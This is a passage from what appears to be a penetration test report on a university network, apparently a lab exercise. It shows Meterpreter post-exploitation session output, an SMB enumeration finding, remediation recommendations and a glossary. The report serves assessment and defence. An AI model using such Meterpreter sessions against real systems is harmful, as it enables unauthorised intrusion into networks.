 29339  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
 29344  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND
 32128  /usr/sbin/httpd  apache  /usr/sbin/httpd -DFOREGROUND

meterpreter > lls
Listing Local: /root
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  364   fil   2020-11-25 01:59:42 +0000  .bash_history
100644/rw-r--r--  570   fil   2020-07-18 21:08:58 +0000  .bashrc
40700/rwx------   4096  dir   2020-11-23 17:50:10 +0000  .gnupg
40755/rwxr-xr-x   4096  dir   2020-11-24 08:54:15 +0000  .msf4
100644/rw-r--r--  148   fil   2020-07-18 21:08:58 +0000  .profile
40700/rwx------   4096  dir   2020-11-23 17:50:07 +0000  .ssh
```

Figure-7

Title

SMB enumeration.

Description

SMB enumeration in the server was not accessible. But during our testing we found there was only read access for the files.

Severity

This is a **moderate** level security issue.

Recommendations

Based on the penetration test that we performed in the Gotham University network, there are some recommendation from us.

1. Always change the default password of a new website. Good password policy contains letter, numbers, symbols and at least 12 characters long.
2. Never give someone's password suggestions or hints through the public comment section of the website.
3. Keep the plugins and application always updated. Legacy version of software most likely vulnerable to the exploitations.
4. Multifactor authentication must be enabled for the students to access the student portal.
5. Access to different sub-URL could be disabled for other users. Access control must be enabled.

Glossary

We used the abbreviation of some words. Below we are briefly describing those terminologies.

1. RDP – Remote Desktop Protocol
2. CVE – Common Vulnerability and Exposure
3. MSF – Metasploit Framework Console
4. HTTP – Hyper Text Transfer Protocol
5. SMB – Server Message Block
6. NetBIOS – Network Basic Input Output System
7. Meterpreter – Payload in Metasploit framework